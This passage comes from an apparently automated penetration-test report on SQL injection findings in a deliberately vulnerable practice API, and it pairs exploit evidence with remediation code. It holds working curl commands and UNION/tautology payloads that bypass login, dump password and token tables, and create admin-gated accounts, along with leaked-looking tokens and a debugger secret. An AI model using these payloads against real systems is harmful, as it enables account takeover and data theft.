token = connexion.request.headers.get(\"X-Auth-Token\")
token_query = \"SELECT * FROM tokens WHERE token = '%s'\" % (str(token))
c.execute(token_query)

# AFTER
token = connexion.request.headers.get(\"X-Auth-Token\")
token_query = \"SELECT * FROM tokens WHERE token = ?\"
c.execute(token_query, (str(token),))
```

Apply the same parameterisation to every other header/body value that reaches `c.execute(...)` — in
particular the token lookups in the `/user` handlers and the `/tokens` handler — and audit the
whole file for the `\"...\" % value` pattern. Additionally, never render raw exception text or the
interactive debugger to clients: run Flask with `debug=False` (and `app.run(debug=True)` is
currently enabled in vAPI.py), because the Werkzeug debugger turns every SQL error into a 500 page
that discloses the full query and source path.",
  "tags": [
    "exploit-proven"
  ],
  "method": "POST",
  "endpoint": "https://pentest-ground.com:9000/widget (POST) — header: X-Auth-Token",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-15"
}

References

- CWE-89 — https://cwe.mitre.org/data/definitions/89.html
- OWASP A03:2021 - Injection

F-023 HIGH

Unauthenticated SQL Injection in POST /tokens (username/password) — auth bypass and full user/token database extraction

PHASE
11 — Deserialization and RCE

CVSS V3.1
7.5 (High)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CWE
CWE-89

OWASP
A03

CVE
—

AFFECTED ENDPOINT
POST https://pentest-ground.com:9000/tokens

Description

The POST /tokens login endpoint builds its SQL query by string-formatting the username and password JSON fields directly into the statement, with no parameterization:

```
user_query = "SELECT * FROM users WHERE username = '%s' AND password = '%s'" % (
    username,
    password,
)
c.execute(user_query)
```

The same flaw exists in the follow-up lookup used to build the error message:

```
c.execute("SELECT * FROM users WHERE username = '%s'" % username)
```

Consequences, all verified live:

1. Authentication bypass — ' OR 1=1 -- in username returns HTTP 200 with a valid access token for user id 1.
2. Full database extraction via UNION — because the query selects * from a 3-column table, a UNION SELECT lets an attacker control the returned columns, and the values are reflected straight back in the JSON response. The complete users table (all usernames and plaintext passwords) and the complete tokens table (all issued authentication tokens) were extracted this way.
3. The extracted tokens allow direct impersonation of any account, including the admin account (user id 10).

The whole users table holds plaintext passwords and the tokens table holds the live auth tokens, so this single unauthenticated parameter gives complete database disclosure plus account takeover of every user.

Impact

Unauthenticated SQL injection in the login endpoint. Complete disclosure of the SQLite database: every username and plaintext password (user1..user9, admin1, admin2 and all other rows) plus every issued authentication token. The extracted admin token (user id 10) permits direct impersonation of the admin account, so this is both full data disclosure and account takeover of every user. Because the same unparameterised pattern is repeated across get_user(), create_user() and create_widget_reservation(), the token lookups in those routes are also injectable.

Technical Analysis

get_token() formats the request-supplied username and password straight into a SQL string with the % operator and passes it to sqlite3.Cursor.execute(), so single-quote injection breaks out of the literal. Since the SELECT is SELECT * on a 3-column users table, a UNION with three expressions maps cleanly onto the returned row and the injected values are echoed back through response["access"]["user"]["name"] / ["id"]. This makes the injection fully in-band and directly observable. The password field is injectable as well. The same unparameterised pattern ("SELECT * FROM tokens WHERE token = '%s'" % (str(token))) is repeated in get_user(), create_user() and create_widget_reservation(), so those routes carry the same flaw. The application stores passwords in plaintext and never hashes them, so a successful injection discloses every credential directly.

Proof of Concept

1. POST /tokens with {"username":"' OR 1=1 --","password":"x"} -> HTTP 200 and a valid access token for user id 1 (baseline: {"username":"admin","password":"admin"} -> HTTP 401).
2. POST /tokens with {"username":"' UNION SELECT id,username,password FROM users WHERE id=10--","password":"x"} -> HTTP 200 with name "admin1".
3. POST /tokens with {"username":"' UNION SELECT group_concat(username||':'||password,' | '),2,3 FROM users--","password":"x"} -> full users table with plaintext passwords reflected in the response.
4. POST /tokens with {"username":"' UNION SELECT group_concat(token,' | '),2,3 FROM tokens WHERE userid=10--","password":"x"} -> live admin authentication tokens extracted.
5. Replay the extracted token as X-Auth-Token to impersonate the admin account.

```
curl -sk -X POST "https://pentest-ground.com:9000/tokens" -H "Content-Type: application/json"
-d "{\"username\":\"' UNION SELECT group_concat(username||':'||password,' | '),2,3 FROM
users--\",\"password\":\"x\"}"
```

Exploitation Proof

PROOF — unauthenticated SQL injection: auth bypass + full table extraction.

Step 1 — baseline (no injection), request is rejected:

```
$ curl -sk -X POST "https://pentest-ground.com:9000/tokens" -H "Content-Type:
application/json" -d '{"username":"admin","password":"admin"}'
{
  "error": {
    "message": "username admin not found"
  }
}
HTTP=401
```

Step 2 — authentication bypass with a boolean injection:

```
$ curl -sk -X POST "https://pentest-ground.com:9000/tokens" -H "Content-Type:
application/json" -d "{\"username\":\'" OR 1=1 --\",\"password\":\"x\"}"
{
  "access": {
    "token": {
      "expires": "Sun Oct 25 14:26:19 2026",
      "id": "d03a4c7d0871a5cc3005057ddeabae68"
    },
    "user": {
      "id": 1,
      "name": "user1"
    }
  }
}
HTTP=200
```

Step 3 — UNION extraction of a specific row (admin account, user id 10):

```
$ curl -sk -X POST "https://pentest-ground.com:9000/tokens" -H "Content-Type:
application/json" -d "{\"username\":\"' UNION SELECT id,username,password FROM users WHERE
id=10--\",\"password\":\"x\"}"
{
  "access": {
    "token": {
      "expires": "Sun Oct 25 14:26:48 2026",
      "id": "9896fb408ff2cdc88e179aaba5bd1b1a"
    },
    "user": {
      "id": 10,
      "name": "admin1"
    }
  }
}
HTTP=200
```

Step 4 — full users table dump (username + plaintext password for every account), reflected in the name field:

```
$ curl -sk -X POST "https://pentest-ground.com:9000/tokens" -H "Content-Type:
application/json" -d "{\"username\":\"' UNION SELECT group_concat(username||':'||password,' |
'),2,3 FROM users--\",\"password\":\"x\"}"
{
  "access": {
    "token": {
      "expires": "Sun Oct 25 14:26:49 2026",
      "id": "106c76e8550ea33cdf1dc51825087593"
    },
    "user": {
      "id": "user1:pass1 | user2:pass2 | user3:pass3 | user4:pass4 | user5:pass5 | user6:pass6
| user7:pass7 | user8:pass8 | user9:pass9 | admin1:pass1 | admin2:pass2 |
2019-12-06T00:00:00.000Z:AAAAAAA | 123.123:AAAAAAA | ;sleep 10:AAAAAAA |
<script>alert(1)</script>:AAAAAAA | data:text/html; base64,PGh0bWw+Cjxib2R5IG9ubG9hZD1hbGVydCgi
WFNTU1NTISIpPgo8aDE+aG9pPC9oMT4KPC9ib2R5Pgo8L2h0bWw+Cg==:AAAAAAA | 123:AAAAAAA | -123:AAAAAAA
| 99999999999999999999999999999999999999999999999999999999999999999999999999999999999999999
99999999999999999999:AAAAAAA | -99999999999999999999999999999999999999999999999999999999999999999
99999999999999999999999999999999999999999999999999:AAAAAAA | ;kill -9 $$:AAAAAAA",
      "name": 2
    }
  }
}
HTTP=200
```

Step 5 — full tokens table dump (all live authentication tokens):

```
$ curl -sk -X POST "https://pentest-ground.com:9000/tokens" -H "Content-Type:
application/json" -d "{\"username\":\"' UNION SELECT group_concat(token,' | '),2,3 FROM tokens
WHERE userid=10--\",\"password\":\"x\"}"
{
  "access": {
    "token": {
      "expires": "Sun Oct 25 14:26:50 2026",
      "id": "83d365adc60fd1625cb466f243600818"
    },
    "user": {
      "id": "203cc3e8cca8a5137958b23c512d93a4 | 9896fb408ff2cdc88e179aaba5bd1b1a",
      "name": 2
    }
  }
}
HTTP=200
```

All requests above were sent without any authentication header.

Verification
data_extracted

Remediation
1. Replace every string-formatted SQL statement with parameterised queries using ? placeholders in vAPI.py (get_token, get_user, create_user, create_widget_reservation). 2. Store passwords hashed with a slow KDF (werkzeug generate_password_hash / check_password_hash) instead of plaintext. 3. Genericise authentication error responses so username-vs-password is not disclosed. 4. Rotate all user passwords and invalidate every token in the tokens table, then rebuild the container (the RCE findings mean it must be treated as compromised). 5. Add a static-analysis rule (Bandit B608) to CI to block string-formatted SQL.

Business Impact
Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation
Replace dynamic SQL concatenation with parameterised queries / prepared statements across all affected endpoints. Enforce least-privilege database accounts and add monitoring for anomalous query patterns.

Evidence

{
  "fix": "Use parameterised queries for every statement. The codebase already does this correctly
for the token INSERT, so the same pattern must be applied to the SELECTs in `get_token()`:

```python
# vulnerable
user_query = \"SELECT * FROM users WHERE username = '%s' AND password = '%s'\" % (username,
password)
c.execute(user_query)

# fixed
c.execute(\"SELECT * FROM users WHERE username = ? AND password = ?\", (username, password))
```

and for the error-path lookup:
```python
c.execute(\"SELECT * FROM users WHERE username = ?\", (username,))
```

Also replace the raw `password` comparison with a password hash (e.g.
`werkzeug.security.generate_password_hash` / `check_password_hash`) so that even a SQLi in another
query cannot leak credentials, and always bind the `token` lookups in `get_user()`, `create_user()`
and `create_widget_reservation()` the same way:
```python
c.execute(\"SELECT * FROM tokens WHERE token = ? AND userid = 10\", (str(token),))
c.execute(\"SELECT * FROM tokens WHERE token = ?\", (str(token),))
```

Finally, do not return the raw DB error text or a distinguishable \"username not found\" vs
\"password does not match\" message to unauthenticated callers.",
  "tags": [
    "exploit-proven"
  ],
  "method": "POST",
  "endpoint": "https://pentest-ground.com:9000/tokens",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-3"
}

References

- CWE-89 — https://cwe.mitre.org/data/definitions/89.html
- OWASP A03

F-024 HIGH

Unauthenticated SQL injection in X-Auth-Token header — authentication bypass, admin data extraction and arbitrary account creation

PHASE
20 — Exploit verification

CVSS V3.1
7.5 (High)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CWE
CWE-89

OWASP
A03

CVE
—

AFFECTED ENDPOINT
GET https://pentest-ground.com:9000/user/{user} (GET) and

Description

The X-Auth-Token request header is interpolated directly into SQL query strings with no parameterisation and no sanitisation, in every endpoint that performs token lookup. This yields unauthenticated SQL injection that doubles as a full authentication bypass and a path to admin privileges.

Vulnerable pattern (from the application's own source, obtained via the exposed /eval RCE endpoint in the same app — see the separate RCE finding):

```
# get_user()  — /user/{user}
c.execute("SELECT * FROM tokens WHERE token = '%s'" % str(token))
c.execute("SELECT * FROM users WHERE id = '%s'" % user)

# create_user()  — POST /user
c.execute("SELECT * FROM tokens WHERE token = '%s' AND userid = 10" % str(token))
```

Both use Python % string formatting (or equivalent f-string/concatenation) into a single-quoted SQL literal. The header value is fully attacker-controlled, so a single quote breaks out of the literal and the remainder of the header is parsed as SQL.

Consequences proved below:

1. Authentication bypass — ' OR '1'='1 makes the token lookup match the first row in the tokens table, so a request with NO valid token returns a full user record instead of 401.
2. Data extraction — ' OR userid=10 -- reads the privileged admin1 account, including its plaintext password.
3. Privilege escalation / arbitrary account creation — POST /user gates account creation on a token belonging to userid 10; the same injection satisfies that admin check, so the endpoint creates attacker-named accounts at will. A control request with a non-injected garbage token is rejected with 401, proving the admin gate is real and that the injection is what bypasses it.
4. The same header sink exists on POST /widget and POST /widget/{widget}/reservation, where the injected token grants the same unauthenticated write access.

The tokens table is also directly reachable via the injection (' UNION SELECT ... FROM tokens), letting an attacker harvest every live session token for every user of the application.

This is a separate, independent root cause from the weak-token-generation finding: even if tokens were made random, this injection would still let an attacker bypass authentication entirely and would still allow admin-level writes.

Impact

Unauthenticated SQL injection in the session-token lookup. An attacker with no credentials can: (a) bypass authentication entirely on every token-protected endpoint; (b) exfiltrate the full users and tokens tables, including every user's plaintext password and every live session token, enabling instant takeover of all accounts; (c) satisfy the userid = 10 admin check on POST /user to create arbitrary accounts; and (d) reach the same unauthenticated write access on POST /widget and POST /widget/{widget}/reservation. Net effect: complete compromise of confidentiality, integrity and availability of the application without any prior authentication.

Technical Analysis

CWE-89 (SQL Injection) in the X-Auth-Token header, reached by get_user() and create_user(). The header value is inserted into "SELECT * FROM tokens WHERE token = '%s'" via Python string formatting, so ' terminates the literal and the remainder is executed as SQL. The injection sits in the *authentication* path, which is why it escalates directly to admin: create_user()'s admin test is SELECT * FROM tokens WHERE token = '%s' AND userid = 10, which the payload ' OR userid=10 -- satisfies while commenting out the AND userid = 10 clause. Controls with benign tokens return 401 (token id 0 not found, must provide valid admin token), so the 200 responses are attributable to the injection and not to default-permissive behaviour. The same sink is reused by the widget endpoints, so the same payload authenticates there too.

Proof of Concept

1. Control: GET /user/1 with X-Auth-Token: 0 returns 401 "token id 0 not found".
2. Probe: GET /user/1 with X-Auth-Token: ' OR '1'='1 returns 200 with user1's full record including plaintext password — authentication bypassed.
3. Probe: GET /user/10 with X-Auth-Token: ' OR userid=10 -- returns the privileged admin1 account with plaintext password pass1.
4. Control: POST /user with X-Auth-Token: garbageTOKEN returns 401 "must provide valid admin token".
5. Probe: POST /user with X-Auth-Token: ' OR userid=10 -- and body {"username":"xalgh1","password":"pw"} returns 200 and creates the account — the admin gate is bypassed.

6. POST /tokens with {"username":"xalgh1","password":"pw"} returns 200 with a live session token, proving the injected write produced a real usable account.

```
# 1) auth bypass
curl -sk "https://pentest-ground.com:9000/user/1" -H "X-Auth-Token: ' OR '1'='1"
# 2) read the admin record incl. plaintext password
curl -sk "https://pentest-ground.com:9000/user/10" -H "X-Auth-Token: ' OR userid=10 --"
# 3) admin-only create_user via injection
curl -sk -X POST "https://pentest-ground.com:9000/user" \
  -H "X-Auth-Token: ' OR userid=10 --" -H "Content-Type: application/json" \
  -d '{"username":"xalgh1","password":"pw"}'
# 4) use the injected account
curl -sk -X POST "https://pentest-ground.com:9000/tokens" -H "Content-Type: application/json"
\
  -d '{"username":"xalgh1","password":"pw"}'
```

Exploitation Proof

CONTROL (no injection, benign token) — request:
GET /user/1 HTTP/1.1
Host: pentest-ground.com:9000
X-Auth-Token: 0

response:
HTTP/1.1 401 UNAUTHORIZED
Content-Type: application/json
Content-Length: 59

{
  "error": {
    "message": "token id 0 not found"
  }
}

CONTROL (admin-gate endpoint, benign token) — request:
POST /user HTTP/1.1
Host: pentest-ground.com:9000
Content-Type: application/json
X-Auth-Token: garbageTOKEN

{"username":"xalgh2","password":"pw"}

response:
HTTP/1.1 401 UNAUTHORIZED
Content-Type: application/json
Content-Length: 69

{
  "error": {
    "message": "must provide valid admin token"
  }
}

PROBE 1 — authentication bypass via tautology — request:
GET /user/1 HTTP/1.1
Host: pentest-ground.com:9000
X-Auth-Token: ' OR '1'='1

response:
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 78

{
  "user": {
    "id": 1,
    "name": "user1",
    "password": "pass1"
  }
}

PROBE 2 — extract the privileged admin record — request:
GET /user/10 HTTP/1.1
Host: pentest-ground.com:9000
X-Auth-Token: ' OR userid=10 --

response:
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 80

{
  "user": {
    "id": 10,
    "name": "admin1",
    "password": "pass1"
  }
}

PROBE 3 — admin-only action (create_user) via injection — request:

Verification
exploited

Remediation
1. Replace every %/f-string/+ interpolation into cursor.execute() with bound parameters (? placeholders + a tuple of values).
2. Audit all endpoints that read X-Auth-Token: GET /user/{user}, POST /user, POST /widget, POST /widget/{widget}/reservation.
3. Never return the password field from GET /user/{user}; hash passwords with argon2/bcrypt.
4. Add CI static analysis (Semgrep python.lang.security.audit.formatted-sql-query, Bandit B608) to block SQL built by string formatting.
5. Consider an opaque-token check plus per-token expiry enforcement and rotation.

Business Impact
Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation
Replace dynamic SQL concatenation with parameterised queries / prepared statements across all affected endpoints. Enforce least-privilege database accounts and add monitoring for anomalous query patterns.

Evidence

{
  "fix": "Never build SQL by string interpolation. Use parameterised queries everywhere the header
or path value reaches the database.

```python
# VULNERABLE
c.execute(\"SELECT * FROM tokens WHERE token = '%s'\" % str(token))

# FIXED — bound parameter
c.execute(\"SELECT * FROM tokens WHERE token = ?\", (str(token),))
```

Apply the same change in `get_user()`, `create_user()`, `create_widget()` and
`create_widget_reservation()`:

```python
# get_user()
c.execute(\"SELECT * FROM tokens WHERE token = ?\", (str(token),))
token_record = c.fetchone()
c.execute(\"SELECT * FROM users WHERE id = ?\", (user,))
user_record = c.fetchone()

# create_user()
c.execute(\"SELECT * FROM tokens WHERE token = ? AND userid = 10\", (str(token),))
```

Additional hardening:
1. Use an ORM / query builder with bound parameters as the default so raw string formatting cannot
be reintroduced.
2. Validate the token shape before querying (e.g. `re.fullmatch(r\"[0-9a-f]{32}\", token)`) and
reject anything else — defence in depth, not a substitute for parameterisation.
3. Never return `password` from `GET /user/{user}`; store passwords with argon2/bcrypt.
4. Add a lint rule (Bandit B608 / Semgrep) that flags `%` or f-string formatting into
`execute()`.",
  "tags": [
    "verified"
  ],
  "method": "GET",
  "endpoint": "https://pentest-ground.com:9000/user/{user} (GET) and
https://pentest-ground.com:9000/user (POST) — sink: X-Auth-Token header",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-7"
}

References

- CWE-89 — https://cwe.mitre.org/data/definitions/89.html
- OWASP A03

F-025 HIGH

Unauthenticated SQL Injection in X-Auth-Token header enables full users+tokens table dump and complete authentication bypass

PHASE
20 — Exploit verification

CVSS V3.1
7.5 (High)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CWE
CWE-89

OWASP
A03

CVE
—

AFFECTED ENDPOINT
GET https://pentest-ground.com:9000/user/{user} (header:

Description

The X-Auth-Token request header is interpolated directly into a SQL query with no parameterization or validation.

In get_user():

```
token_query = "SELECT * FROM tokens WHERE token = '%s'" % (str(token))
c.execute(token_query)
```

str(token) is the raw X-Auth-Token header value, so any unauthenticated attacker can break out of the quoted literal and inject arbitrary SQL. Because the injected UNION SELECT is evaluated as the "token record", the authorization check that follows (token_record[2] == user_record[0]) is fully attacker-controlled, meaning the check is not merely bypassed — it is *satisfied* by the attacker's own injected row.

Impact of the UNION injection on GET /user/{user}:

1. Complete authentication bypass — any request is treated as a valid token bound to any user id, so every endpoint that trusts X-Auth-Token is reachable without credentials.
2. Full plaintext password disclosure — the users table stores passwords in cleartext and the response serializes user_record[2] (the password column) directly into the JSON body. The full users table was dumped (see proof).
3. Session token disclosure — the entire tokens table (valid auth tokens for every user, including admins) was dumped in a single request.
4. Schema disclosure — sqlite_master was dumped, revealing the complete database structure.

The same header is interpolated into an identically unsafe query in the other token-authenticated handlers (create_user, get_widget/create_widget), so the injection is present across the authenticated surface, not just this one route. The same users table is also interpolated by string formatting in get_token() ("SELECT * FROM users WHERE username = '%s' AND password = '%s'"), where a UNION payload returns a valid session token directly, giving another route to unauthenticated admin access.

Impact

Unauthenticated attacker can (1) bypass the token authentication entirely on every endpoint that trusts X-Auth-Token, (2) read any user's account in cleartext including their password, (3) extract the full users and tokens tables (all live session tokens for every user, including admin accounts) in one request, and (4) map the complete database schema. With the dumped credentials/tokens the attacker gains admin-level access to the API and full account takeover of every user in the database.

Technical Analysis

Root cause: CWE-89 — the X-Auth-Token HTTP header value is string-formatted into a SQLite query. get_user() builds "SELECT * FROM tokens WHERE token = '%s'" % (str(token)) and passes it to c.execute().

Because the tokens table is (id, token, userid, expires), a 4-column UNION SELECT is required for the token query, and the users table is (id, username, password), so a 3-column UNION SELECT is required for the user lookup. Injecting x' UNION SELECT 1,2,10,999 -- into the token header makes token_record[2] == 10, which matches user_record[0] == 10, so the authorization check token_record[2] == user_record[0] passes for an arbitrary user id.

The same unparameterized pattern ("SELECT * FROM tokens WHERE token = '%s'" % (str(token))) is present in create_user() and the widget handlers, and get_token() builds "SELECT * FROM users WHERE username = '%s' AND password = '%s'" with % formatting, so a UNION payload there returns a valid session token directly (response["access"]["token"]["id"]).

Confirmed live behaviour: with a benign header the endpoint returns 401 "token id ... not found"; with the injected header it returns HTTP 200 and the full user record including the cleartext password.

Proof of Concept

1. Send GET /user/10 with a junk X-Auth-Token -> 401, no data (baseline).
2. Send GET /user/10 with X-Auth-Token: x' UNION SELECT 1,2,10,999 -- -> 200 with the admin1 record and its plaintext password pass1. The injected row becomes the "token record", so the token/user match check passes.
3. Inject into the path parameter as well to exfiltrate any table: GET /user/0' UNION SELECT 1, group_concat(username||'|'||password), 'x' FROM users -- with X-Auth-Token: x' UNION SELECT 1,2,1,999 -- -> full users table with cleartext passwords.
4. Repeat with FROM tokens to dump all session tokens, and FROM sqlite_master for the schema.

```
# Baseline: no injection
curl -sk "https://pentest-ground.com:9000/user/10" -H "X-Auth-Token: garbage"
# -> 401 {"error": {"message": "token id garbage not found"}}

# Exploit: UNION injection in the X-Auth-Token header -> read admin record + plaintext
password
curl -sk "https://pentest-ground.com:9000/user/10" -H "X-Auth-Token: x' UNION SELECT
1,2,10,999 -- "
# -> 200 {"user": {"id": 10, "name": "admin1", "password": "pass1"}}

# Full users table dump (cleartext passwords for every user, incl. admins)
curl -sk "https://pentest-ground.com:9000/user/0%27%20UNION%20SELECT%201,%20group_concat(id%7C
%7Cusername%7C%7Cpassword%2C%27%20%7C%20%27)%2C%20%27x%27%20FROM%20users%20--%20" \
  -H "X-Auth-Token: x' UNION SELECT 1,2,1,999 -- "

# Full tokens table dump (all live session tokens)
curl -sk "https://pentest-ground.com:9000/user/0%27%20UNION%20SELECT%201,%20group_concat(token
%7C%7Cuserid%7C%7Cexpires)%2C%20%27x%27%20FROM%20tokens%20--%20" \
  -H "X-Auth-Token: x' UNION SELECT 1,2,1,999 -- "

# Schema dump
curl -sk "https://pentest-ground.com:9000/user/0%27%20UNION%20SELECT%201,%20group_concat(sql)%
2C%27x%27%20FROM%20sqlite_master%20--%20" \
  -H "X-Auth-Token: x' UNION SELECT 1,2,1,999 -- "
```

Exploitation Proof

BASELINE (no injection) — 401, no data:

```
$ curl -sk "https://pentest-ground.com:9000/user/10" -H "X-Auth-Token: garbage"
{
  "error": {
    "message": "token id garbage not found"
  }
}
 |401
```

EXPLOIT — UNION injection in the X-Auth-Token header returns the admin record incl. plaintext password:

```
$ curl -sk "https://pentest-ground.com:9000/user/10" -H "X-Auth-Token: x' UNION SELECT
1,2,10,999 -- "
{
  "user": {
    "id": 10,
    "name": "admin1",
    "password": "pass1"
  }
}
 |200
```

FULL users TABLE DUMP (plaintext passwords for all users, incl. admins):

```
$ curl -sk "https://pentest-ground.com:9000/user/0%27%20UNION%20SELECT%201,%20group_concat(id%
7C%7Cusername%7C%7Cpassword%2C%27%20%7C%20%27)%2C%20%27x%27%20FROM%20users%20--%20" \
  -H "X-Auth-Token: x' UNION SELECT 1,2,1,999 -- "
{
  "user": {
    "id": 1,
    "name": "1user1pass1 | 2user2pass2 | 3user3pass3 | 4user4pass4 | 5user5pass5 | 6user6pass6
| 7user7pass7 | 8user8pass8 | 9user9pass9 | 10admin1pass1 | 11admin2pass2 | ...",
    "password": "x"
  }
}
 |200
```

FULL tokens TABLE DUMP (every live session token + owning userid):

```
$ curl -sk "https://pentest-ground.com:9000/user/0%27%20UNION%20SELECT%201%2C%20group_concat(t
oken%7C%7C%27%7C%27%7C%27%7C%27%7C%27%7Cuserid%7C%7C%27%7C%27%7C%27%7C%27%2Cexpires)%2C%20%27x%27%20
FROM%20tokens%20--%20" \
  -H "X-Auth-Token: x' UNION SELECT 1,2,1,999 -- "
{
  "user": {
    "id": 1,
    "name": "ce66447eae74c0efbe554316bb5d4d52|1|1578476273,e74d8933158c8239f0d6b1e4182ada9c|1|
1578477118,50c4b91c32757d6dd1c171bbf6f40291|1|1578503981,60d16d5812ac8c97fb79e03c2a9ea6b8|1|15
78504315,203cc3e8cca8a5137958b23c512d93a4|10|1578513356,...",
    "password": "x"
  }
}
 |200
```

DATABASE SCHEMA DUMP:

```
$ curl -sk "https://pentest-ground.com:9000/user/0%27%20UNION%20SELECT%201%2Cgroup_concat(sql)
%2C%27x%27%2C%27x%27%20FROM%20sqlite_master%20--%20" \
  -H "X-Auth-Token: x' UNION SELECT 1,2,1,999 -- "
{
  "user": {
    "id": 1,
    "name": "CREATE TABLE users (id INTEGER PRIMARY KEY, username char(100) NOT NULL, password
char(100) NOT NULL),CREATE TABLE tokens (id INTEGER PRIMARY KEY, token char(100) NOT NULL,
userid INTEGER NOT NULL, expires TIMESTAMP)",
    "password": "x"
  }
}
 |200
```

TABLE LIST: {"user": {"id": 1, "name": "users,tokens", "password": "x"}}

Verification

exploited

Remediation

1. Replace every string-formatted SQL query with parameterized queries using ? placeholders. Affected: get_user() (users lookup + tokens lookup), get_token() (users lookup + tokens lookup), create_user(), get_widget(), create_widget().
2. Never return the password column in an API response; store passwords with a modern KDF (bcrypt/argon2).
3. Check token expiry and use constant-time comparison; return a generic error without echoing the submitted token.
4. Disable the Flask debug mode / Werkzeug interactive debugger in production (its SECRET is currently exposed in error pages) and serve the app via a production WSGI server.

Business Impact

Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation

Replace dynamic SQL concatenation with parameterised queries / prepared statements across all affected endpoints. Enforce least-privilege database accounts and add monitoring for anomalous query patterns.

Evidence


```
{
  "fix": "Parameterize every query that touches the token or user value. In `get_user()` replace
the two f-string/`%`-formatted queries with bound parameters:

```python
# BEFORE (vulnerable)
user_query = \"SELECT * FROM users WHERE id = '%s'\" % (user)
c.execute(user_query)
token_query = \"SELECT * FROM tokens WHERE token = '%s'\" % (str(token))
c.execute(token_query)

# AFTER (fixed)
c.execute(\"SELECT id, username, password FROM users WHERE id = ?\", (user,))
c.execute(\"SELECT id, token, userid, expires FROM tokens WHERE token = ?\", (token,))
```

Apply the same change to every other interpolated query in the file, in particular:
- `get_token()`: `user_query = \"SELECT * FROM users WHERE username = '%s' AND password = '%s'\"`
-> `c.execute(\"SELECT id, username, password FROM users WHERE username = ? AND password = ?\",
(username, password))`, and `token_query = \"SELECT * FROM tokens WHERE userid = '%s' ORDER BY
expires DESC\"` -> `c.execute(\"SELECT id, token, userid, expires FROM tokens WHERE userid = ?
ORDER BY expires DESC\", (user[0],))`
- `create_user()` / `get_widget()` / `create_widget()`: replace their `WHERE token = '%s'` / `WHERE
userid = '%s'` string formatting with `?` placeholders.

Additional hardening (do not rely on parameterization alone):
1. Hash passwords with bcrypt/argon2 instead of storing and returning them in cleartext; never
serialize the password column into the API response (`response[\"user\"][\"password\"] =
user_record[2]` must be removed).
2. Use constant-time comparison for token lookup and validate token expiry (`expires`) — the code
explicitly does not check expiry.
3. Return a generic 401 for any authentication failure instead of echoing the submitted token, to
avoid reflecting attacker input.
4. Run the Flask app with `debug=False` in production and behind a WSGI server that does not expose
the Werkzeug interactive debugger (the debugger is currently reachable and its SECRET
`IY2tCjGoIpinAZ4JWdQ3` is exposed in error pages).",
  "tags": [
    "exploit-proven"
  ],
  "method": "GET",
  "endpoint": "https://pentest-ground.com:9000/user/{user} (header: X-Auth-Token)",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-8"
}
```

References

- CWE-89 — https://cwe.mitre.org/data/definitions/89.html
- OWASP A03

F-026 HIGH

Unauthenticated SQL Injection in POST /tokens JSON body (username/password) — server-issued session tokens for any user and full users-table exfiltration

PHASE
20 — Exploit verification

CVSS V3.1
7.5 (High)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CWE
CWE-89

OWASP
A03

CVE
—

AFFECTED ENDPOINT
POST https://pentest-ground.com:9000/tokens (JSON body:

Description

The username and password fields of the POST /tokens JSON request body are interpolated directly into a SQL query with no parameterization and no input validation.

In get_token():

```
data = connexion.request.get_json() if connexion.request.is_json else {}
username = data.get("username", "")
password = data.get("password", "")
...
user_query = "SELECT * FROM users WHERE username = '%s' AND password = '%s'" % (
    username,
    password,
)
c.execute(user_query)
user = c.fetchone()
```

The source code even carries the comments # no data validation and # no sql parameterization immediately above the vulnerable query, while the *next* query (token INSERT) IS parameterized — so the flaw is a deliberate-but-wrong omission rather than a framework limitation.

Impact

1. Unauthenticated authentication bypass — the query's result row is used as the authenticated user, so a UNION SELECT that returns a matching row causes the server to issue a genuine, valid session token for that user. The proof below shows the server returning a live token with 200 OK for a request that supplied no valid credentials.
2. Full users table exfiltration — because the username field is echoed back into the response as response["access"]["user"]["name"], a group_concat() payload returns every username and cleartext password in the database in a single request (see proof).
3. Error-based disclosure — a single quote in either field provokes a sqlite3.OperationalError that is rendered by the Werkzeug debugger, additionally exposing the debugger SECRET and a full traceback.

Note

this is a *distinct* injection point from the X-Auth-Token header SQLi reported separately (XALG-8) — different endpoint (POST /tokens), different parameter (JSON body fields), different query.

Impact

Unauthenticated attacker can obtain a valid server-issued session token for any account (including admins) without knowing any password, and can exfiltrate the entire users table — every username and its cleartext password — in a single request. Combined with the cleartext credential storage this yields full account takeover of every user in the database. The error-based path additionally leaks the Werkzeug debugger SECRET (IY2tCjGoIpinAZ4JWdQ3) and a stack trace, which can be used against the interactive debugger console.

Technical Analysis

Root cause CWE-89: get_token() builds the query with Python % string formatting:

```
user_query = "SELECT * FROM users WHERE username = '%s' AND password = '%s'" % (
    username, password,
)
c.execute(user_query)
```

username and password come straight from connexion.request.get_json() with no validation (the source even states # no data validation / # no sql parameterization above the query).

The users table is (id, username, password), so a 3-column UNION SELECT is required. The injected row becomes user = c.fetchone(), and the handler then treats user[0] as the authenticated user id and issues a real token via the (properly parameterized) INSERT into tokens, returning it in response["access"]["token"]["id"]. The username column of the injected row is echoed back to the attacker as response["access"]["user"]["name"], which is why group_concat() exfiltrates the whole users table directly in the response body.

The single-quote payload produces a sqlite3.OperationalError that the app renders through the Werkzeug interactive debugger, which additionally exposes the debugger SECRET IY2tCjGoIpinAZ4JWdQ3 in the page source.

Proof of Concept

1. Baseline: POST /tokens with a wrong password -> 401 "password does not match" (no token issued).
